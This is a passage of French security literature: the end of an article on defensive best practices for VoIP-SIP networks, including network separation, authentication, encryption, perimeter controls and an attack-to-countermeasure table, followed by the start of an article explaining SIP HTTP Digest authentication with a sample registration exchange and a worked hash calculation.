En plus des risques précédents, ces softphones, qui sont installés sur des PC reliés au réseau DATA, rendent la séparation préconisée des réseaux DATA – VoIP difficile. Le [NIST] le confirme en affirmant : « *softphone systems should not be used where security or privacy is a concern* = éviter les softphones dans les contextes qui attachent de l'importance à la sécurité du réseau VoIP ou au caractère privé des conversations téléphoniques ».

2.2.2 Séparation au niveau IP (layer 3)

Cette solution attribue une plage d'adresses IP (ex : 192.168.1.x) au réseau DATA qui comprend tous les équipements présents avant l'introduction de la VoIP : postes clients, serveurs de fichiers, contrôleur de domaine...

Une plage différente d'adresses IP (ex : 192.168.2.x) est allouée aux équipements VoIP afin de définir des ACL sur les équipements compatibles *Layer 3* (switches L3/routers/firewalls) pour n'autoriser les communications qu'entre les adresses IP concernées.

De plus, le réseau VoIP doit posséder ses propres serveurs, si des services tels que DNS, DHCP ou NTP sont nécessaires.

2.2.3 Séparation grâce aux VLAN (layer 2)

La deuxième étape de notre défense en profondeur conseille un VLAN DATA dédié aux équipements présents dans le réseau DATA et un VLAN VoIP dédié aux équipements VoIP. Pour améliorer

cette séparation, il est préférable de créer à la place du VLAN VoIP, un VLAN pour chaque catégorie d'équipement VoIP : VLAN VoIP hardphones, VLAN VoIP softphones, VLAN VoIP servers...

Il est ainsi possible d'établir des règles de filtrage plus fines et d'améliorer la QoS. De plus, en cas d'attaque dans le VLAN VoIP softphone, les autres systèmes VLAN VoIP ne sont pas affectés.

S'il n'est pas possible (pour des raisons de fonctionnalité notamment) d'interdire toute communication entre les VLAN DATA et VoIP, un filtrage inter-VLAN (au niveau des switches et/ou des routers et/ou des firewalls) doit être mis en place afin de filtrer rigoureusement le trafic entre les VLAN.

2.2.4 Filtrage Inter-VLAN

Les communications entre les VLAN doivent être rigoureusement filtrées de manière à n'autoriser que les flux nécessaires. Le filtrage doit être de type liste blanche (seuls les flux définis sont autorisés).

Ce filtrage peut être effectué :

⇨ en définissant des ACL sur les switches et/ou les routers interconnectant les VLAN ;

⇨ en plaçant un firewall entre les VLAN.

Par exemple, les téléphones IP n'ont pas besoin d'envoyer un flux média (ex : RTP) aux serveurs VoIP ; seul le trafic de signalisation (ex : SIP) doit donc être possible au lieu d'autoriser toutes les communications entre les VLAN VoIP hardphones/softphones et le VLAN VoIP servers.

Idéalement, le firewall devrait être compatible VoIP (paragraphe 2.5).

2.2.5 Utilisation d'une carte réseau supportant 802.1Q

En installant un softphone sur un ordinateur déjà connecté au réseau DATA, la séparation souhaitée (DATA – VoIP) est compromise et constitue un danger important.

La solution consiste à équiper chaque ordinateur d'une carte Ethernet supportant le protocole 802.1q. De telles cartes aiguillent les paquets dans leur VLAN respectif pour maintenir l'isolement désiré.

Le système d'exploitation, la carte Ethernet et le softphone doivent supporter ce protocole 802.1q.

2.2.6 Désactivation ou protection (802.1q) des ports réseau supplémentaires

Certains hardphones possèdent un (ou plusieurs) port(s) additionnel(s) pour brancher un PC ou un autre équipement réseau ; tout en n'utilisant qu'une connexion vers le réseau local de l'entreprise. Le hardphone fonctionne donc comme un *hub* offrant ainsi l'accès aux réseaux DATA et VoIP pour le hardphone et le PC.

La solution propose de désactiver le(s) port(s) supplémentaire(s) ou d'activer le protocole 802.1q sur le hardphone.

2.2.7 Sécuriser l'accès aux ports des switches (ACL...)

La séparation proposée dans les paragraphes 2.2.2 et 2.2.3 peut être compromise si un individu a la possibilité de connecter une machine à un port d'un commutateur.

Quelques sécurités classées par ordre croissant d'efficacité à mettre en place :

⇨ désactiver les ports non utilisés ;

⇨ placer les ports non utilisés dans un VLAN inutilisé ;

⇨ configurer une ACL (placée au niveau du port ou du commutateur) pour n'autoriser l'accès qu'aux adresses MAC définies ;

⇨ activer une authentification 802.1x.

Les quatre mesures énumérées sont cumulables.

2.2.8 Placer les services convergés dans une DMZ

Afin de ne pas compromettre la séparation des VLAN (DATA – VoIP), les services convergés (services nécessitant un accès au VLAN DATA et au VLAN VoIP) doivent être placés dans une DMZ.

Les règles du firewall doivent être les plus strictes possibles afin de n'autoriser que les flux nécessaires.

2.3 Authentification

Après la séparation DATA – VoIP, l'authentification constitue le second point crucial pour la sécurité. Plusieurs méthodes d'authentification sont possibles selon le niveau de sécurité requis.

2.3.1 Authentification HTTP Digest des messages SIP

La sécurité minimale est obtenue avec une authentification HTTP *Digest* entre le téléphone et le serveur VoIP. Cette méthode d'authentification est la plus répandue dans le mode VoIP (contrairement à HTTP *basic*) et n'est pas propriétaire.

Elle repose sur un mécanisme de type *challenge-response* qui évite l'envoi en clair du mot de passe et qui protège donc contre les attaques par rejeu *(replay attack)* :

⇨ Le serveur génère une valeur aléatoire *(challenge)* qu'il transmet au client .

⇨ Le client calcule le response qui est le résultat de la fonction de hachage MD5 du challenge et du mot de passe.

⇨ Le serveur effectue la même opération, car il partage le secret (mot de passe), puis accepte le téléphone VoIP si le résultat est identique (chaque entité partage le même secret).

Cette authentification, n'étant pas mutuelle, ne protège que des attaques d'usurpation d'identité (messages SIP REGISTER et/ou INVITE) du terminal VoIP (à condition que la politique de gestion des mots de passe soit efficace).

2.3.2 Authentification mutuelle

Un meilleur niveau de sécurité est obtenu avec un protocole capable d'offrir une authentification mutuelle : authentification du téléphone IP par le serveur et authentification du serveur par le téléphone IP. Les attaques basées sur l'usurpation d'identité ne sont alors plus possibles. Quelques méthodes d'authentification mutuelles disponibles : SIPS, H.235 pour H.323, protocoles propriétaires.

2.4 Chiffrement

Un chiffrement (partiel ou total) sera requis si la confidentialité des conversations l'exige.

Remarquons que l'écoute est possible sur un réseau téléphonique classique (PBX – PSTN) et que les risques d'écoute sont tout aussi importants que dans une entreprise qui utilise la VoIP non chiffrée. Le chiffrement des communications VoIP donne un niveau de confidentialité bien supérieur à un réseau téléphonique classique.

Nous distinguerons les variantes suivantes : flux de signalisation, flux média et ensemble des flux.

2.4.1 Chiffrement du flux de signalisation : SIPS

Construit sur TLS, SIPS *(Secure SIP)* offre, selon la configuration, une authentification simple (serveur authentifié par le téléphone IP) ou une authentification mutuelle à partir de certificats X.509, ainsi qu'un chiffrement et un mécanisme d'intégrité de type HMAC afin de contrer des attaques telles que les écoutes clandestines ou l'usurpation d'identité.

La charge supplémentaire induite par le protocole TLS (notamment pour les fonctions de chiffrement) ne peut être ignorée. Le dimensionnement de l'infrastructure VoIP doit être effectué en fonction du nombre maximum d'utilisateurs simultanés.

2.4.2 Chiffrement du flux média : SRTP...

Le protocole SRTP *(Secure Real-time Transport Protocol)* étend le protocole RTP avec des mécanismes de chiffrement, d'authentification de message, d'intégrité et de protection contre la répétition de trafic. Seules les données utiles RTP sont chiffrées. Le *tag* d'authentification, basé HMAC SHA-1, protège l'en-tête et le corps du paquet RTP. Son utilisation permet de prémunir les messages contre une modification non autorisée. Un numéro de séquence sur 16 bits sert conjointement avec le compteur de *rollover* de 32 bits afin de lutter contre les replay attacks. Le champ MKI *(Master Key Identifier)* est optionnel et identifie la clé primaire depuis laquelle les autres clés de sessions sont dérivées ; le récepteur l'utilise pour retrouver la clé primaire correcte lorsque le besoin d'un renouvellement de clé survient.

La sécurisation des paquets RTCP *(RTP Control Protocol)* se fait de manière similaire à celle de RTP avec comme unique différence l'usage obligatoire du tag d'authentification afin d'éviter à un attaquant de terminer un flux média RTP en envoyant un message SIP BYE.

Il est toujours conseillé de prendre en compte le surcoût cryptographique pour garantir la qualité d'écoute des flux audio (délai, gigue).

2.4.3 Chiffrement avec IPSec

IPSec, de par sa nature, est un candidat potentiel intéressant capable de protéger simultanément les flux de signalisation et média.

Outre les services de confidentialité (avec le protocole ESP) et d'intégrité (avec le protocole AH), une authentification mutuelle est également possible ainsi qu'une protection contre les replay attacks.

Avec SIP le mode IPSec *hop-by-hop* est nécessaire, pour que chaque *proxy* sur le chemin puisse avoir accès en lecture/écriture sur l'en-tête des messages SIP, afin d'ajouter ou de retirer des en-têtes VIA.

2.5 Sécurité périmétrique

La sécurité périmétrique concerne les équipements placés en bordure du réseau qui doivent protéger l'infrastructure VoIP contre les attaques externes.

2.5.1 SBC (Session Border Controller)

La fonction SBC ne fait actuellement encore l'objet d'aucun standard ni auprès de l'IETF (publication d'un *draft* qui échoit dans un mois), ni de l'UIT. C'est pourquoi le terme SBC est relativement flou et regroupe un ensemble de fonctions qui varie beaucoup d'une implémentation à l'autre et surtout d'un protocole VoIP à l'autre.

Le SBC est situé, généralement, soit à la frontière entre un opérateur VoIP et son réseau d'accès soit à la périphérie d'un réseau d'entreprise. Il est souvent comparé à un *firewall VoIP-aware*.

Cependant les fonctionnalités qu'il offre, bien que différentes suivant les implémentations, vont au-delà du firewall classique : défense périmétrique *(access control, topology hiding, DoS prevention and detection)*, *call admission control*, *traffic monitoring-shaping-QoS*, ouverture sur le firewall des ports nécessaires aux communications VoIP, conversion de codec media, réécriture du trafic de signalisation, NAT *Traversal*/STUN, *Application Layer Gateway* (ALG).

L'architecture interne d'un SBC est généralement composée de deux modules ; l'un chargé de contrôler l'accès des messages de signalisation VoIP au réseau et l'autre responsable des paquets RTP au réseau. Ce module fait office de proxy RTP. Ces deux modules peuvent être regroupés dans un seul boîtier *(single-box SBC)* ou alors être dans deux boîtiers séparés *(dual-box SBC)*.

La solution single-box est plus simple à mettre en œuvre et aussi la plus déployée. Elle convient pour les infrastructures VoIP de petite à moyenne taille.

La solution dual-box offre une plus grande souplesse dans son déploiement. Elle nécessite cependant l'utilisation d'un protocole déjà utilisé par les passerelles VoIP tel que MEGACO/MGCP afin d'autoriser la communication entre le module de signalisation du SBC (appelé *Call Agent* dans la RFC de MGCP) et le(s) module(s) SBC Media (appelé *media gateway* dans la RFC de MGCP).

Il est conseillé d'ajouter un firewall dans le cas où le SBC choisi ne l'inclut pas et d'activer un protocole tel que MEGACO/COPS pour la communication SBC – firewall ainsi que pour la configuration automatique du firewall.

2.5.2 SBC : définitions de seuils/Call Admission Control

Les attaques DoS entraînent par définition un nombre anormalement élevé de paquets réseau.

L'administrateur réseau a la possibilité de définir dans le SBC des seuils, basés sur divers critères, afin de limiter le trafic entrant et/ou sortant d'un réseau. Le SBC évite ainsi de surcharger

les commutateurs et de mettre hors-service certains équipements et/ou le réseau.

Illustration de la granularité offerte :

- ⇨ limiter le volume global de signalisation VoIP ;
- ⇨ limiter le trafic de signalisation VoIP par réseau ;
- ⇨ limiter le trafic de signalisation VoIP par utilisateur enregistré ;
- ⇨ limiter le trafic de signalisation VoIP par session.

Il est recommandé de placer les mêmes types de seuils non plus par rapport à la signalisation VoIP en général, mais par rapport au type de message de signalisation VoIP.

2.5.3 STUN/TURN

La translation d'adresse *(Network Address Translation NAT)*, indispensable pour acheminer les paquets du réseau privé au réseau public, pose problème au protocole SIP, puisque les équipements NAT ne savent modifier que les champs (adresses – ports) des en-têtes IP et UDP-TCP, mais pas ceux de l'en-tête et du corps SIP.

De plus, comme on peut le constater dans l'établissement de session, le port utilisé par le protocole de communication pour établir un flux média (RTP/RTCP) est déterminé de façon dynamique et transmis dans le corps du message (SDP) de la requête SIP.

Les firewalls traditionnels fonctionnent à partir de règles statiques (adresses IP et ports) et sont donc incapables d'autoriser un flux audio à des protocoles comme SIP qui négocient de façon dynamique l'adresse IP et le numéro du port utilisé sur un poste.

La solution passe par l'utilisation d'un *statefull firewall* et des fonctions ALG *(Applications Layer Gateway)*.

Ainsi, les solutions pour résoudre la problématique du NAT peuvent être regroupées en deux catégories : les solutions capables d'anticiper les modifications effectuées par le NAT (STUN) et celles utilisant un relais (TURN).

La RFC 3489 propose le protocole STUN *(Simple Traversal of UDP Through NAT)* pour permettre aux applications de découvrir la présence d'équipements firewalls-NAT entre elles et internet.

Il permet aussi de déterminer quelle adresse IP publique a été allouée par le NAT. Malheureusement, dans le cadre du NAT dit « symétrique », le protocole STUN se révèle inefficace et est donc généralement remplacé par le fonction TURN.

TURN *(Traversal Using Relay NAT)* est un protocole permettant à un élément situé derrière un équipement NAT ou un firewall de recevoir des données entrantes. Les clients SIP disposent généralement des deux fonctions et sont capables, selon les situations, d'utiliser la fonction la plus appropriée. TURN a été intégré à STUN, devenant ainsi une nouvelle fonctionnalité de STUN.

Du fait que la fonction ALG VoIP est destinée à résoudre tous les problèmes de sécurité liés aux aspects VoIP, elle couvre aussi généralement les aspects de NAT.

2.5.4 Vérification de l'identité du serveur et de l'intégrité des messages STUN

STUN contient un mécanisme de vérification de l'identité et d'intégrité des messages, demandant au client STUN de tout d'abord faire une requête appelée « demande de secret partagé » vers le serveur STUN. Le serveur STUN répond en lui indiquant un nom d'utilisateur *(username)* et un mot de passe chiffré. Puis, le client effectue sa requête en insérant un champ `Message Integrity` ainsi que le username obtenu par la requête précédente, qui permet au serveur de vérifier l'intégrité du message. Les réponses vont ensuite contenir, elles aussi, un champ permettant de vérifier l'intégrité des messages.

Cette fonctionnalité n'étant pas obligatoire dans la RFC de STUN, il faut donc vérifier qu'elle soit bien activée et que les demandes/réponses possèdent bien ce champ `Message Integrity`, vérifié à chaque transaction.

2.5.5 Client STUN : continuation de l'écoute des réponses après réception de la première réponse

La réception d'une réponse de la part du serveur STUN (que ce soit une erreur ou une *binding response*) doit normalement terminer les transmissions de cette requête. Toutefois, les clients doivent continuer à écouter les réponses durant 10 secondes après la première. Si, durant ces dix secondes, une réponse contenant des informations autres est reçue, il est probable qu'une attaque soit en cours.

Il est donc important de vérifier que les clients STUN utilisés font cette vérification et avertissent l'utilisateur le cas échéant. Cette solution ne résout pas directement le problème, mais avertit l'utilisateur en cas d'attaque, qui pourra prendre ses dispositions pour la bloquer et/ou couper toute communication en cours.

2.5.6 Relais STUN : limitation de la bande passante allouée par personne

Les serveurs STUN, qui implémentent les fonctions de relais, sont susceptibles d'être victimes d'attaques du type DoS puisqu'ils allouent des ressources. Bien que toutes les requêtes d'allocation soient authentifiées, un attaquant (authentifié) peut générer de multiples requêtes d'allocation.

Il est par conséquent recommandé qu'un serveur définisse une limite modeste de bande passante par utilisateur pour l'empêcher d'obtenir toutes les ressources.

Toutefois, un tel mécanisme n'empêche pas un large nombre d'utilisateurs mal intentionnés de demander un faible nombre de ressources. Ce genre d'attaques est possible en utilisant des *botnets*, et est difficile à détecter et empêcher.

Conclusion

Cette étude est destinée aux personnes qui vont renouveler leur infrastructure téléphonique privée et qui doivent prendre en compte un maximum de paramètres avant de choisir une solution. Elle peut être complétée en amont par la prise en compte de normes reconnues telles que ISO 2700x et CobiT (liste non exhaustive).

À titre d'exemple, la version 4 du CobiT définit les domaines *Asset & Manage IT Risks (PO 9)* et *Ensures Systems Security (DS 5)* qui facilitent l'analyse des facteurs tels que *centralized security administration, hardening – virus prevention & detection, incident handling – reporting & follow-up* ou *user training*.

T I

		BP sécurité réseau	BP Sécurité du poste client	Sécurité Physique	S.01 Mise à jour du logiciel (IPBX/softphone/hardphone)	S.02 Verrouillage config.	Séparation réseaux DATA/VoIP							Auth.		Chiffrement			Sécurité périmétr.					
							S.03 Séparation niveau 3	S.04 Séparation VLAN	S.05 Filtrage Inter-Vlan	S.06 Carte réseau 802.1q	S.07 Ports supp. : Désact. ou 802.1q	S.08 Sécuriser l'accès aux ports des switchs	S.09 DMZ pour les services convergés	S.10 HTTP Digest Authentication	S.11 Authentification mutuelle	S.12 Chiff. des flux de signalisation (SIPS,...)	S.13 Chiff. des flux médias (SRTP....)	S.14 Chiff. des flux (IPSec,....)	S.15 SBC : Call admission control / seuils	S.16 Utilisation de serveurs dédiés pour STUN	S.17 Vérification de l'identité du serveur STUN	S.18 Continuation de l'écoute des réponses après la première	S.19 Limitation de la bande passante allouée par personne
DoS	A.01 DoS SIP CANCEL						X	—	—	—	—	X		X	X	X		X					
	A.02 DoS SIP BYE						X	—	—	—	—	X		X	X	X		X					
	A.03 DoS SIP FAILURE						X	—	—	—	—	X		X	X	X		X					
	A.04 QoS dégradé du à réutilisation SSRC						X	—	—	—	—	X		X	X		X	X					
	A.05 Injection de paquets RTP						X	—	—	—	—	X						X					
	A.06 Modification du codec audio						X	—	—	—	—	X						X					
	A.07 Rendre le flux audio inaudible						X	—	—	—	—	X						X					
	A.08 Registration table overflow													X	X	X		X	X				
	A.09 Proxy server flooding						X	—	—	—	—	X		X	X	X		X	X				
Ecoute clandestine	A.10 Physical eavesdropping						X	—	—	—	—	X				X	X	X					
	A.11 Cassage de Cipher						X	—	—	—	—	X											
	A.12 Re-INVITE / Session replay						X	—	—	—	—	X		X	X	X		X					
	A.13 Suivi des appels (1)						X	—	—	—	—	X				X		X					
	A.14 Suivi des appels (2)						X	—	—	—	—	X					X	X					
Détournement du trafic	A.15 Hijacking thanks to registrar (1)						X	—	—	—	—	X		X	X	X		X					
	A.16 Hijacking thanks to registrar (2)						X	—	—	—	—	X		X	X	X		X					
	A.17 Hijack. registration by SIP REGISTER						X	—	—	—	—	X		X	X	X		X					
	A.18 Hijacking registration						X	—	—	—	—	X		X	X	X		X					
	A.19 Call redirection using 301/302 mess.						X	—	—	—	—	X				X		X					
	A.20 Call redirection using 305 mess.						X	—	—	—	—	X				X		X					
ID	A.21 Request spoofing						X	—	—	—	—	X				X		X					
	A.22 Masquage d'appels													X	X								
Vol serv	A.23 Tromper la taxation																						
	A.24 Vol de service avec usurpation d'ident.						X	—	—	—	—	X		X	X	X		X					
Comm Indés	A.25 Appel spam													X	X	X		X					
	A.26 IM spam													X	X	X		X					
	A.27 Présence spam													X	X	X		X					

En aval, cette étude doit s'appuyer sur les recommandations en matière de sécurité des divers fournisseurs spécifiques aux équipements commercialisés.

Face aux coûts liés à la sécurité de son infrastructure VoIP, l'entreprise doit aussi réfléchir à des mesures organisationnelles telles qu'interdire l'usage du téléphone pour les conversations confidentielles.

Nous comptons poursuivre nos travaux vers une détection d'intrusions (sondes, analyses des logs...) basée sur un modèle comportemental.

Le lecteur peut obtenir l'intégralité du rapport *Best Practices for VoIP-SIP Security* [BP] illustré par le tableau de la page 31 qui synthétise la problématique et met en relation les solutions de sécurisation avec les attaques potentielles.

Je tiens à remercier l'équipe qui a contribué à l'élaboration de ce document et plus particulièrement mes collègues Stefano Ventura et Sébastien Contreras pour leur précieuse aide dans la rédaction du présent article, ainsi que Guillaume Arcas et José Tavares pour leur fidèle relecture et Olivier Grall pour ses remarques pertinentes.

Références

[NsaArch] « *Recommended IP Telephony Architecture* »,
http://www.nsa.gov/notices/notic00004.cfm?Address=/snac/voip/I332-009R-2006.pdf

[NsaGuid] « *Security Guidance for Deploying IP telephony Systems* »,
http://www.nsa.gov/notices/notic00004.cfm?Address=/snac/voip/I332-016R-2005.PDF

[NIST] « *Security Considerations for Voice Over IP Systems* »,
http://csrc.nist.gov/publications/nistpubs/800-58/SP800-58-final.pdf

[DoD] « *IP Telephony & VoIP : Security technical implementation guide* »
http://csrc.nist.gov/pcig/STIGs/VoIP-STIG-V2R2.pdf

[DOD_Net] « *Network Infrastructure – Security Technical Implementation Guide* »,
http://iase.disa.mil/stigs/stig/network-stig-v6r4.pdf

[BP] DOSWALD, EHRENSBERGER, HAHN, VENTURA, CONTRERAS, LITZISTORF, *Best Practices for VoIP-SIP Security*,
http://www.td.unige.ch/pdf/BP_VoIP_Security.pdf

[Formation] **http://www.td.unige.ch/pdf/VoIP_Course.pdf**

Authentification dans SIP et présentation du projet SIP.edu

Philippe Sultan
philippe.sultan@inria.fr

SIP (Session Initiation Protocol) est un protocole de signalisation de téléphonie sur IP, servant à la gestion de sessions voix (ou vidéo) sur un réseau IP privé particulier, d'entreprise ou d'opérateur et plus largement sur l'Internet. Les implémentations logicielles SIP se retrouvent sur les postes téléphoniques et les équipements d'interconnexion (proxies, serveurs registrars), et se répandent rapidement aussi bien chez les constructeurs de téléphonie (Alcatel, Cirpack, AVAYA, etc.) que dans le monde des Logiciels libres où de nombreux projets fleurissent (Asterisk, OpenSER, etc.). Le succès de SIP par rapport au concurrent historique H.323 repose sur l'essor de l'utilisation du réseau Internet en tant que support pour la téléphonie, ainsi que sur la simplicité d'implémentation du protocole.

mots clés : ***authentification / SIP / RADIUS / annuaire***

1. Introduction

Les premiers travaux sur SIP datent de 1996. Dès le départ, le modèle de transaction du protocole a repris celui utilisé en HTTP. C'est pourquoi on retrouve une méthode d'authentification définie pour HTTP dans le protocole SIP. La prise en compte des éléments de sécurisation s'est faite au fur et à mesure du temps et de considérations plus générales, particulières au réseau Internet. Par exemple, le protocole autorisait initialement une authentification utilisateur de type HTTP Basic (RFC 2543 [1]), impliquant une transmission simplement encodée (et non chiffrée) du mot de passe de l'utilisateur. Pour améliorer la confidentialité du processus d'authentification, la transmission du mot de passe encodé est désormais interdite, et seuls les mécanismes HTTP Digest, ou TLS (RFC 3261 [1]) subsistent.

Dans cet article, nous présentons les mécanismes d'authentification HTTP Digest et TLS appliqués à SIP. Un système d'authentification robuste pour SIP, confronté à un environnement « hostile » tel que l'Internet, est indispensable pour limiter le risque d'usurpation d'identité. Outre les attaques classiques qu'implique une usurpation d'identité, l'application du *spam* [2] aux réseaux de téléphonie sur IP, malheureusement anticipée, pourrait s'étendre à partir des faiblesses du système d'authentification. Une application possible serait un message publicitaire (par exemple pour des pilules miraculeuses) transmis par téléphone à 2h du matin et en anglais, décalage horaire oblige !

Nous présentons aussi le projet académique SIP.edu et l'implémentation de son architecture cible à l'INRIA. Initié par l'organisation Internet2, ce projet vise à rendre accessibles les postes téléphoniques (IP ou non) d'une institution membre depuis un terminal SIP connecté à l'Internet. Pour contacter un poste téléphonique d'une institution membre depuis un tel terminal (ex. : *softphone* SIP), on composera alors non plus un numéro de téléphone, mais l'adresse email du correspondant désiré. Les éléments du cœur de l'architecture cible (proxy SIP, annuaire, passerelle RTC) assurent alors le relais vers le poste téléphonique correspondant.

Ce projet, et son extension à une solution de ToIP (*Telephony over IP*) pour nomades déployée à l'INRIA, constituent de fait un champ d'expérimentation des problèmes de contrôle d'accès et d'exposition au SPIT (*SPam over IP Telephony*) [2].


2. Authentification HTTP Digest appliquée à SIP

2.1 Présentation

L'architecture SIP telle que définie dans le standard RFC 3261 [2] regroupe des clients et un ensemble de serveurs. Le serveur proxy SIP est généralement assigné à un domaine, et dessert les communications à destination des clients gérés. Inversement, il offre à ces mêmes clients l'accès à l'ensemble des terminaux SIP extérieurs au domaine. Le serveur SIP *registrar* traite les requêtes d'enregistrement des clients SIP, gardant ainsi les adresses IP auxquelles ils sont joignables. Cette fonction d'enregistrement offre la mobilité aux clients SIP.

L'authentification d'un utilisateur est un préalable nécessaire à l'enregistrement auprès d'un serveur SIP registrar.

Ci-dessous le diagramme réseau détaillant les messages échangés lors d'un enregistrement auprès d'un registrar.



1 *Enregistrement et authentification*

La première requête d'enregistrement `REGISTER` ne contient pas d'information d'authentification du client. Le serveur répond alors par un refus d'enregistrement `401 Unauthorized`, et transmet

un challenge à l'utilisateur dans l'en-tête `WWW-Authenticate`. Sur réception de la réponse initiale du serveur, le client procède au calcul du résultat à renvoyer au serveur, fonction de son mot de passe et du challenge reçu. Il renvoie sa réponse dans l'en-tête `Autorization` d'une nouvelle requête d'enregistrement. Si le résultat renvoyé correspond à celui calculé par le serveur, l'enregistrement de l'utilisateur est validé (200 OK).

Le détail des messages échangés est donné ci-dessous (serveur d'enregistrement Asterisk). Dans l'exemple, l'utilisateur `bob` (adresse IP : 192.168.0.2) s'enregistre auprès du serveur (adresse IP : 192.168.0.1) :

```
REGISTER sip:192.168.0.1:5060 SIP/2.0
Content-Length: 0
Contact: <sip:bob@192.168.0.2:5060>;events="message-summary"
Call-ID: 1DBDA84B-37E9-4F05-BE8B-E3A0F68BEE91@192.168.0.2
Max-Forwards: 70
From: <sip:bob@192.168.0.1:5060>;tag=220587183498
CSeq: 3 REGISTER
To: <sip:bob@192.168.0.1:5060>
Via: SIP/2.0/UDP 192.168.0.2;rport;branch=z9hG4bK805d2fa50131c9b1434671010000391200000013

SIP/2.0 401 Unauthorized
Via: SIP/2.0/UDP 192.168.0.2;rport;branch=z9hG4bK805d2fa50131c9b1434671010000391200000013;
    received=192.168.0.2
From: <sip:bob@192.168.0.1:5060>;tag=220587183498
To: <sip:bob@192.168.0.1:5060>;tag=as11b42ee0
Call-ID: 1DBDA84B-37E9-4F05-BE8B-E3A0F68BEE91@192.168.0.2
CSeq: 3 REGISTER
User-Agent: Asterisk PBX
Allow: INVITE, ACK, CANCEL, OPTIONS, BYE, REFER, SUBSCRIBE, NOTIFY
Contact: <sip:bob@192.168.0.1:5060>
WWW-Authenticate: Digest realm="biloxi.com", nonce="4f87b95d"
Content-Length: 0

REGISTER sip:192.168.0.1:5060 SIP/2.0
Content-Length: 0
Contact: <sip:bob@192.168.0.2:5060>;events="message-summary"
Call-ID: 1DBDA84B-37E9-4F05-BE8B-E3A0F68BEE91@192.168.0.2
Max-Forwards: 70
From: <sip:bob@192.168.0.1:5060>;tag=220587282811
CSeq: 4 REGISTER
To: <sip:bob@192.168.0.1:5060>
Via: SIP/2.0/UDP 192.168.0.2;rport;branch=z9hG4bK805d2fa50131c9b1434671010000e4e6d00000016
Authorization: Digest username="bob",realm="biloxi.com",nonce="4f87b95d",uri="sip:192.168.0.
            1:5060",response="64f0d305bf1096b2606de4f8a81efcef"

SIP/2.0 200 OK
Via: SIP/2.0/UDP 192.168.0.2;rport;branch=z9hG4bK805d2fa50131c9b1434671010000e4e6d00000016;
    received=192.168.0.2
From: <sip:bob@192.168.0.1:5060>;tag=220587282811
To: <sip:bob@192.168.0.1:5060>;tag=as11b42ee0
Call-ID: 1DBDA84B-37E9-4F05-BE8B-E3A0F68BEE91@192.168.0.2
CSeq: 4 REGISTER
User-Agent: Asterisk PBX
Allow: INVITE, ACK, CANCEL, OPTIONS, BYE, REFER, SUBSCRIBE, NOTIFY
Expires: 120
Contact: <sip:bob@192.168.0.2:5060>;expires=120
Date: Fri, 07 Oct 2005 12:57:55 GMT
Content-Length: 0
```

L'authentification HTTP *Digest* est définie dans le document RFC 2617. Cette méthode présente quelques limitations :

⇨ Seul le client s'authentifie. Une attaque de type MiTM (*Man in The Middle*) avec un faux serveur est donc possible.

⇨ Comme dans le cas de toutes les méthodes d'authentification par mot de passe, les attaques par dictionnaire sont possibles.

⇨ La confidentialité des échanges n'est pas assurée. Même si le mot de passe n'est jamais transmis sur le réseau, le reste des éléments est véhiculé en clair. C'est notamment le cas du challenge envoyé par le serveur et de la réponse associée envoyée par le client.

TLS (*Transport Layer Security* – ex SSL) permet d'authentifier le serveur et d'assurer la confidentialité des échanges entre le client et le serveur. Cependant, l'utilisation de TLS implique un transport TCP, et la plupart des logiciels clients SIP (*User Agents*) proposent uniquement une implémentation SIP/UDP avec authentification HTTP Digest. Cependant, SIP/TCP tend à s'imposer, notamment en raison de l'explosion de la taille des messages SIP qui, lorsqu'ils sont transportés sur UDP, entraînent un processus de fragmentation bloquant sur certains équipements de routage.

2.2 Détail et stockage des mots de passe

Comme on l'a vu, l'authentification par challenge permet de ne pas véhiculer le mot de passe sur le réseau. Le résultat du calcul dépend d'un certain nombre de paramètres, et peut être plus ou moins protégé en fonction de la valeur du paramètre `qop` (*Quality Of Protection*). Dans le cas le plus simple, c'est-à-dire avec une protection minimale, le calcul est le suivant (en reprenant les notations du document RFC 2617) :

```
H(A1) = MD5(username:realm:password)
H(A2) = MD5(METHOD:Request-URI)
response = MD5(H(A1):nonce:H(A2))
```

Ce qui dans le cas de l'utilisateur `bob`, dont le mot de passe est `zanzibar` donne :

```
H(A1) = MD5(bob:biloxi.com:zanzibar) = 12af60467a33e8518da5c68bbff12b11
H(A2) = MD5(REGISTER:sip:192.168.0.1:5060) = 50f8a9525b9735821bab9f7c3d28b725
response = MD5(12af60467a33e8518da5c68bbff12b11:4f87b95d:50f8a9525b9735821bab9
f7c3d28b725) = 64f0d305bf1096b2606de4f8a81efcef
```

La nature même de la méthode d'authentification utilisée, réalisant des opérations de *hash* irréversibles impose au serveur de disposer soit du mot de passe en clair, soit de la chaîne `H(A1)`.
Il est bien entendu préférable de stocker la chaîne `H(A1)` sur le serveur plutôt que le mot de passe en clair, d'autant que celui-ci peut servir pour d'autres applications que le service SIP. Ainsi, en cas de compromission du fichier contenant les couples `username/H(A1)`, seuls les utilisateurs du service SIP seront impactés, pour une valeur de `realm` donnée.

Cependant, il est important de noter que la chaîne `H(A1)`, si elle a été dérobée par un attaquant, peut être utilisée telle quelle pour s'authentifier auprès d'un serveur. Elle ne sert qu'à cacher le mot de passe à l'administrateur des comptes SIP, et est limitée à une valeur de `realm` donnée pour le service SIP.

2.3 Couplage RADIUS

